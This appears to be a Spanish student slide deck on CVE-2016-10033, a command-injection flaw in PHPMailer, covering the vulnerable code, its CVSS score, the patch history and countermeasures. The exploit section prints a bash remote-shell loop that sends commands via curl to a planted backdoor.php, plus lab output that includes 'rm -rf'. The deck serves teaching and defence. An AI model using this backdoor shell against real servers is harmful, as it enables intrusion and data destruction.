

CVE-2016-10033

PHP Mailer

Integrantes:

- Homs, Lucas
- Esposito, Lucas
- Koszczej, Agustín
- Kaplanski, Sebastián

PHP Mailer

- Biblioteca de PHP
- Open-source
- Sirve para enviar mails
- Utiliza SMTP
- Utilizado por: WordPress, Drupal, 1CRM, SugarCRM, Yii, Joomla!, etc.

Uso de PHP Mailer

```
<?php
require 'PHPMailerAutoload.php';
$mail = new PHPMailer;
$mail->setFrom('from@example.com', 'Your Name');
$mail->addAddress('myfriend@example.net', 'My Friend');
$mail->Subject = 'An HTML Message';
$mail->isHTML(true);
$mail->Body = 'Hello, <b>my friend</b>! This message uses HTML!';
```



1.

Vulnerabilidad

Vulnerabilidad

- ◆ CVE 2016 10033 (16/12/2016)
- ◆ Code Injection (shell)
- ◆ Vulnerable hasta v5.2.18
- ◆ No requiere autenticación



Vulnerabilidad en el código

```
$sendmail = sprintf('%s -f%s', escapeshellcmd($this->Sendmail),  
escapeshellarg($this->Sender));
```

Programa de mail

Mail

Función que sanitiza. Contiene errores que dan lugar a la vulnerabilidad!

CVSS (Common Vulnerability Scoring System)

Base Score

10.0
(Critical)

Attack Vector (AV)

Network (N)

Adjacent (A)

Local (L)

Physical (P)

Attack Complexity (AC)

Low (L)

High (H)

Privileges Required (PR)

None (N)

Low (L)

High (H)

User Interaction (UI)

None (N)

Required (R)

Scope (S)

Unchanged (U)

Changed (C)

Confidentiality (C)

None (N)

Low (L)

High (H)

Integrity (I)

None (N)

Low (L)

High (H)

Availability (A)

None (N)

Low (L)


High (H)



2. Exploit

¿Qué necesitamos?

PHPMAILER



Uso normal

← ⓘ localhost:8080

Vulnerable mail form

Your name:

Prueba

Your email:

Vulnerabilidad

Your message:

Una prueba de vulnerabilidad

Send email



```
----- MESSAGE FOLLOWS -----
Received: (from www-data@localhost)
        by 5eb3dd8d896c (8.14.4/Submit) id v9PKOGgb000110;
        Wed, 25 Oct 2017 20:24:16 GMT
To: Hacker <admin@vulnerable.com>
Subject: Message from Prueba
X-PHP-Originating-Script: 0:class.phpmailer.php
Date: Wed, 25 Oct 2017 20:23:16 +0000
From: Root User <root@5eb3dd8d896c>
Message-ID: <754104fea6d29f6aea85a7293032923a@localhost>
X-Mailer: PHPMailer 5.2.17 (https://github.com/PHPMailer/PHPMailer)
MIME-Version: 1.0
Content-Type: text/plain; charset=iso-8859-1
X-Peer: 127.0.0.1

Una prueba de vulnerabilidad

----- END MESSAGE -----
```

Script

```
cmd='whoami'
while [ "$cmd" != 'exit' ]
do
    echo '[+] Running '$cmd
    if ! curl -sq http://$host/backdoor.php?cmd=$(echo -ne $cmd | base64) | grep '|' |
    then
        echo '[-] Connection problems'
        exit -1
    fi
    echo
    read -p 'RemoteShell> ' cmd
done
echo '[+] Exiting'
```

Ejecutando el exploit



```
[+] CVE-2016-10033 exploit by opsxcq  
[+] Exploiting localhost:8080  
[+] Target exploited, accessing shell at http://localhost:8080/backdoor.php  
[+] Checking if the backdoor was created on target system  
[+] Backdoor.php found on remote system  
[+] Running whoami  
www-data  
RemoteShell>
```




```
[+] CVE-2016-10033 exploit by opsxcq  
[+] Exploiting localhost:8080  
[+] Target exploited, accessing shell at http://localhost:8080/backdoor.php  
[+] Checking if the backdoor was created on target system  
[+] Backdoor.php found on remote system  
[+] Running whoami  
www-data  
RemoteShell> ls  
[+] Running ls  
vulnerable  
RemoteShell> rm -rf vulnerable  
[+] Running rm -rf vulnerable
```

¿Por qué ocurre?

```
$params = null;
if (!empty($this->Sender)) {
    $params = sprintf('-f%s', $this->Sender);
}

bool mail ( string $to , string $subject , string $message
[, string $additional_headers [, string $additional_parameters ]])
```



CVE-2016-10045

¿Solución?

- ◆ `escapeshellarg()`
- ◆ `escapeshellcmd()`

```
1444 - if (!empty($this->Sender)) {
1445 -     $params = sprintf('-f%s', $this->Sender);
1448 + if (!empty($this->Sender) and $this->validateAddress($this->Sender)) {
```



virusdefender on 26 Dec 2016

But `$this->Sender` has been validated in
<https://github.com/PHPMailer/PHPMailer/blob/master/class.phpmailer.php#L1252>




Synchro on 26 Dec 2016

Owner

Quite correct, thanks. This will be fixed in next release.

```
1449 + $params = sprintf('-f%s', escapeshellarg($this->Sender));
1446 1450 }
```





2.

Contramedidas

Alternativas

◆ Expresiones regulares

Restricciones severas

◆ Limitar caracteres

◆ Por ejemplo:

“Letras @ letras . com”

Incumplimiento de RFC

◆ RFC 3696

◆ Establecen protocolos que describen diversos aspectos del funcionamiento de internet

Actualmente

isShellSafe()

```
if (!empty($this->Sender) and static::validateAddress($this->Sender)) {  
    //A space after `-f` is optional, but there is a long history of its presence  
    //causing problems, so we don't use one  
    //Exim docs: http://www.exim.org/exim-html-current/doc/html/spec\_html/ch-the\_exim\_command\_line.html  
    //Sendmail docs: http://www.sendmail.org/~ca/email/man/sendmail.html  
    //Qmail docs: http://www.qmail.org/man/man8/qmail-inject.html  
    //Example problem: https://www.drupal.org/node/1057954  
    // CVE-2016-10033, CVE-2016-10045: Don't pass -f if characters will be escaped  
    if (self::isShellSafe($this->Sender)) {  
        $params = sprintf('-f%s', $this->Sender);  
    }  
}
```



The background features a series of overlapping, angular shapes in various shades of green and teal. A large, dark teal shape forms a wide, shallow 'V' or mountain-like silhouette across the top. Below this, a lighter green shape follows a similar but slightly offset path. The bottom section consists of several overlapping layers of teal and green shapes, creating a sense of depth and movement. The overall effect is a modern, minimalist landscape or architectural composition.

3.

Conclusiones

Conclusiones

Conclusiones

- ◆ Inyección de código vulnerabilidad muy común
- ◆ Es importante validar los ingresos de información
- ◆ Al arreglar vulnerabilidad surgen nuevas vulnerabilidades
- ◆ No perder el foco en la seguridad, por agregar funcionalidad
- ◆ Aplicar restricciones de ser necesario (sin comprometer la funcionalidad)
- ◆ Ningún sistema es seguro
- ◆ Mantener sistema actualizado continuamente